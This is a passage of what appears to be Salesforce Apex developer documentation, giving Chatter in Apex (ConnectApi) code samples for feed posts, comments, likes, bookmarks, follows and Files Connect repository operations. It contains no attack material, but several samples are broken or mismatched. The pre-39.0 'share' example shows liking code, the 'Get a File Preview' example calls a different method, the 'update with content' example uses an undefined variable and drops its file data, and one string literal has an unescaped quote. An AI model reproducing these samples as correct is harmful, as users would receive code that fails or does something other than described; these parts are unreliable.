ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
 ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Define the FeedItemInput object to pass to postFeedElement
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// The MessageBodyInput object holds the text in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);

// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define an associated actions capability to hold the action link
```

```
 group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Edit a Feed Element

This example calls `updateFeedElement(communityId, feedElementId, feedElement)` to edit a feed element. Feed items are the only type of feed element that can be edited.

```
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){
    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited post.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

Edit a Question Title and Post

This example calls `updateFeedElement(communityId, feedElementId, feedElement)` to edit a question title and post.

```
String communityId = Network.getNetworkId();
```

```
// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){

    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
    ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapabilityInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited question.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;
    feedItemInput.capabilities = feedElementCapabilitiesInput;

    feedElementCapabilitiesInput.questionAndAnswers = questionAndAnswersCapabilityInput;
    questionAndAnswersCapabilityInput.questionTitle = 'Where is my edited question?';

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

Like a Feed Element

This example calls `likeFeedElement(communityId, feedElementId)` to like a feed element.

```
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
```

Bookmark a Feed Element

This example calls `updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)` to bookmark a feed element.

```
ConnectApi.BookmarksCapability bookmark =
ConnectApi.ChatterFeeds.updateFeedElementBookmarks(null, '0D5D0000000KuGh', true);
```

Share a Feed Element (prior to Version 39.0)

Important: In API version 39.0 and later, `shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)` isn't supported. See Share a Feed Element (in Version 39.0 and Later).

This example calls `shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)` to share a feed item (which is a type of feed element) with a group.

```
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
```

Share a Feed Element (in Version 39.0 and Later)

This example calls `postFeedElement(communityId, feedElement)` to share a feed element.

```
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Look at this post I'm sharing.';
// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;

ConnectApi.FeedEntityShareCapabilityInput shareInput = new
ConnectApi.FeedEntityShareCapabilityInput();
shareInput.feedEntityId = '0D5R0000000SEbc';
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.feedEntityShare = shareInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Post a Comment

This example calls `postCommentToFeedElement(communityId, feedElementId, text)` to post a plain text comment to a feed element.

```
ConnectApi.Comment comment = ConnectApi.ChatterFeeds.postCommentToFeedElement(null,
'0D5D0000000KuGh', 'I agree with the proposal.' );
```

Post a Comment with a Mention

You can post comments with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)`.

```
String communityId = null;
String feedElementId = '0D5D0000000KtW3';
```

```
ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone in this group have an idea? ';
messageBodyInput.messageSegments.add(textSegmentInput);

mentionSegmentInput.id = '005D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

commentInput.body = messageBodyInput;

ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId,
 feedElementId, commentInput, null);
```

Post a Comment with an Existing File

To post a comment and attach an existing file (already uploaded to Salesforce) to the comment, create a `ConnectApi.CommentInput` object to pass to `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)`.

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

textSegmentInput.text = 'I attached this file from Salesforce Files.';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.contentDocumentId = '069D00000001rNJ';

commentInput.capabilities = commentCapabilitiesInput;

ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, null);
```

Post a Comment with a New File

To post a comment and upload and attach a new file to the comment, create a `ConnectApi.CommentInput` object and a `ConnectApi.BinaryInput` object to pass to the `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)` method.

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

textSegmentInput.text = 'Enjoy this new file.';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.title = 'Title';

commentInput.capabilities = commentCapabilitiesInput;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, binInput);
```

Post a Rich-Text Comment with Inline Image

You can post rich-text comments with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)`. In this example, the image file is existing content that has already been uploaded to Salesforce.

```
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String imageId = '069R00000000IgQ';
String mentionedUserId = '005R0000000DiMz';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
```

```
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
ConnectApi.InlineImageSegmentInput inlineImageSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);

mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '!';
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);

inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
```

Post a Rich-Text Feed Comment with a Code Block

This example calls `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)` to post a comment with a code block.

```
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String codeSnippet = '<html>\n\t<body>\n\t\tHello, world!\n\t</body>\n</html>';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
```

```
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
```

Edit a Comment

This example calls `updateComment(communityId, commentId, comment)` to edit a comment.

```
String commentId;
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.CommentPage commentPage =
ConnectApi.ChatterFeeds.getCommentsForFeedElement(communityId, feedElementId);
if (commentPage.items.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
commentId = commentPage.items[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isCommentEditableByMe(communityId, commentId);

if (isEditable.isEditableByMe == true){
    ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited comment.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    commentInput.body = messageBodyInput;
```

```
    ConnectApi.Comment editedComment = ConnectApi.ChatterFeeds.updateComment(communityId,
 commentId, commentInput);
}
```

Follow a Record

This example calls `follow(communityId, userId, subjectId)` to follow a record.

```
ChatterUsers.ConnectApi.Subscription subscriptionToRecord =
ConnectApi.ChatterUsers.follow(null, 'me', '001RR000002G4Y0');
```

SEE ALSO:

Unfollow a Record

Unfollow a Record

When you follow a record such as a user, the call to `ConnectApi.ChatterUsers.follow` returns a `ConnectApi.Subscription` object. To unfollow a record, pass the `id` property of that object to `deleteSubscription(communityId, subscriptionId)`.

```
ConnectApi.Chatter.deleteSubscription(null, '0E8RR0000004CnK0AU');
```

SEE ALSO:

Follow a Record

Get a Repository

This example calls `getRepository(repositoryId)` to get a repository.

```
final string repositoryId = '0XCxx0000000123GAA';
final ConnectApi.ContentHubRepository repository =
ConnectApi.ContentHub.getRepository(repositoryId);
```

Get Repositories

This example calls `getRepositories()` to get all repositories and get the first SharePoint online repository found.

```
final string sharePointOnlineProviderType ='ContentHubSharepointOffice365';
final ConnectApi.ContentHubRepositoryCollection repositoryCollection =
ConnectApi.ContentHub.getRepositories();
ConnectApi.ContentHubRepository sharePointOnlineRepository = null;
for(ConnectApi.ContentHubRepository repository : repositoryCollection.repositories){
   if(sharePointOnlineProviderType.equalsIgnoreCase(repository.providerType.type)){
      sharePointOnlineRepository = repository;
      break;
   }
}
```

Get Allowed Item Types

This example calls `getAllowedItemTypes(repositoryId, repositoryFolderId, filter)` with a `filter` of `FilesOnly` to get the first `ConnectApi.ContentHubItemTypeSummary.id` of a file. The context user can create allowed files in a repository folder in the external system.

```
final ConnectApi.ContentHubAllowedItemTypeCollection allowedItemTypesColl =
ConnectApi.ContentHub.getAllowedItemTypes(repositoryId, repositoryFolderId,
ConnectApi.ContentHubItemType.FilesOnly);
final List<ConnectApi.ContentHubItemTypeSummary> allowedItemTypes =
allowedItemTypesColl.allowedItemTypes;
string allowedFileItemTypeId = null;
if(allowedItemTypes.size() > 0){
   ConnectApi.ContentHubItemTypeSummary allowedItemTypeSummary = allowedItemTypes.get(0);

   allowedFileItemTypeId = allowedItemTypeSummary.id;
}
```

Get Previews

This example calls `getPreviews(repositoryId, repositoryFileId)` to get all supported preview formats and their respective URLs and number of renditions. For each supported preview format, we show every rendition URL available.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';
final ConnectApi.FilePreviewCollection previewsCollection =
ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId);
for(ConnectApi.FilePreview filePreview : previewsCollection.previews){
   System.debug(String.format('Preview - URL: \'\'{0}\'\', format: \'\'{1}\'\', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));
   for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){
      System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
      }
}
```

Get a File Preview

This example calls `getFilePreview(repositoryId, repositoryFileId, formatType)` with a `formatType` of `Thumbnail` to get the thumbnail format preview along with its respective URL and number of thumbnail renditions. For each thumbnail format, we show every rendition URL available.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';
final ConnectApi.FilePreviewCollection previewsCollection =
ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId);
for(ConnectApi.FilePreview filePreview : previewsCollection.previews){
   System.debug(String.format('Preview - URL: \'\'{0}\'\', format: \'\'{1}\'\', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));
   for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){
      System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
```

```
        }
}
```

Get Repository Folder Items

This example calls `getRepositoryFolderItems(repositoryId, repositoryFolderId)` to get the collection of items in a repository folder. For files, we show the file's name, size, external URL, and download URL. For folders, we show the folder's name, description, and external URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderItemsCollection folderItemsColl =
ConnectApi.ContentHub.getRepositoryFolderItems(gDriveRepositoryId,gDriveFolderId);
final List<ConnectApi.RepositoryFolderItem> folderItems = folderItemsColl.items;
System.debug('Number of items in repository folder: ' + folderItems.size());
for(ConnectApi.RepositoryFolderItem item : folderItems){
   ConnectApi.RepositoryFileSummary fileSummary = item.file;
   if(fileSummary != null){
      System.debug(String.format('File item - name: \'\'{0}\'\', size: {1}, external URL:
 \'\'{2}\'\', download URL: \'\'{3}\'\'', new String[]{ fileSummary.name,
String.valueOf(fileSummary.contentSize), fileSummary.externalDocumentUrl,
fileSummary.downloadUrl}));
      }else{
         ConnectApi.RepositoryFolderSummary folderSummary = item.folder;
         System.debug(String.format('Folder item - name: \'\'{0}\'\', description:
\'\'{1}\'\'',  new String[]{ folderSummary.name, folderSummary.description}));
      }
}
```

Get a Repository Folder

This example calls `getRepositoryFolder(repositoryId, repositoryFolderId)` to get a repository folder.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderDetail folder =
ConnectApi.ContentHub.getRepositoryFolder(gDriveRepositoryId, gDriveFolderId);
System.debug(String.format('Folder - name: \'\'{0}\'\', description: \'\'{1}\'\', external
 URL: \'\'{2}\'\', folder items URL: \'\'{3}\'\'',
   new String[]{ folder.name, folder.description, folder.externalFolderUrl,
folder.folderItemsUrl}));
```

Get a Repository File Without Permissions Information

This example calls `getRepositoryFile(repositoryId, repositoryFileId)` to get a repository file without permissions information.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';
final ConnectApi.RepositoryFileDetail file =
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId);
System.debug(String.format('File - name: \'\'{0}\'\', size: {1}, external URL: \'\'{2}\'\',
```

```
 download URL: \'\'{3}\'\'',
   new String[]{ file.name, String.valueOf(file.contentSize), file.externalDocumentUrl,
file.downloadUrl}));
```

Get a Repository File with Permissions Information

This example calls `getRepositoryFile(repositoryId, repositoryFileId, includeExternalFilePermissionsInfo)` to get a repository file with permissions information.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';

final ConnectApi.RepositoryFileDetail file =
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId, true);
System.debug(String.format('File - name: \'\'{0}\'\', size: {1}, external URL: \'\'{2}\'\',
 download URL: \'\'{3}\'\'', new String[]{ file.name, String.valueOf(file.contentSize),
file.externalDocumentUrl, file.downloadUrl}));
final ConnectApi.ExternalFilePermissionInformation externalFilePermInfo =
file.externalFilePermissionInformation;

//permission types
final List<ConnectApi.ContentHubPermissionType> permissionTypes =
externalFilePermInfo.externalFilePermissionTypes;
for(ConnectApi.ContentHubPermissionType permissionType : permissionTypes){
   System.debug(String.format('Permission type - id: \'\'{0}\'\', label: \'\'{1}\'\'', new
 String[]{ permissionType.id, permissionType.label}));
}

//permission groups
final List<ConnectApi.RepositoryGroupSummary> groups =
externalFilePermInfo.repositoryPublicGroups;
for(ConnectApi.RepositoryGroupSummary ggroup : groups){
   System.debug(String.format('Group - id: \'\'{0}\'\', name: \'\'{1}\'\', type:
\'\'{2}\'\'', new String[]{ ggroup.id, ggroup.name, ggroup.type.name()}));
}
```

Create a Repository File Without Content (Metadata Only)

This example calls `addRepositoryItem(repositoryId, repositoryFolderId, file)` to create a file without binary content (metadata only) in a repository folder. After the file is created, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';

final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
```

```
fieldValueInput.name = 'name';
fieldValueInput.value = 'new folder item name.txt';
newItem.fields.add(fieldValueInput);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);

final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
\'\'{2}\'\' \n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'', new String[]{
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
```

Create a Repository File with Content

This example calls `addRepositoryItem(repositoryId, repositoryFolderId, file, fileData)` to create a file with binary content in a repository folder. After the file is created, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';

final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
Final String newFileName = 'new folder item name.txt';
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInput.name = 'name';
fieldValueInput.value = newFileName;
newItem.fields.add(fieldValueInput);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);
```

```
//Binary content
final Blob newFileBlob = Blob.valueOf('awesome content for brand new file');
final String newFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(newFileBlob,
newFileMimeType, newFileName);

final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem,
fileBinaryInput);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
\'\'{2}\'\' \n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'', new String[]{
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
```

Update a Repository File Without Content (Metadata Only)

This example calls `updateRepositoryFile(repositoryId, repositoryFileId, file)` to update the metadata of a file in a repository folder. After the file is updated, we show the file's ID, name, description, external URL, download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';

final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
 for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value =  'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputNameDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputNameDesc.name = 'description';
fieldValueInputNameDesc.value = 'that updates the former description';
updatedItem.fields.add(fieldValueInputNameDesc);

final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
 \'\'{2}\'\',\n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'',  new String[]{
```

```
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
 updatedFile.downloadUrl}));
```

Update a Repository File with Content

This example calls `updateRepositoryFile(repositoryId, repositoryFileId, file, fileData)` to update the content and metadata of a file in a repository. After the file is updated, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';

final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
 for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value =  'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputNameDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputNameDesc.name = 'description';
fieldValueInputNameDesc.value = 'that updates the former description';
updatedItem.fields.add(fieldValueInputNameDesc);

//Binary content
final Blob updatedFileBlob = Blob.valueOf('even more awesome content for updated file');
final String updatedFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(updatedFileBlob,
 updatedFileMimeType, updatedFileName);

final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
 \'\'{2}\'\',\n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'',  new String[]{
```

```
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
 updatedFile.downloadUrl}));
```

Chatter in Apex Features

This topic describes which classes and methods to use to work with common Chatter in Apex features.

You can also go directly to the ConnectApi Namespace reference content.

IN THIS SECTION:

Working with Action Links

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Working with Feeds and Feed Elements

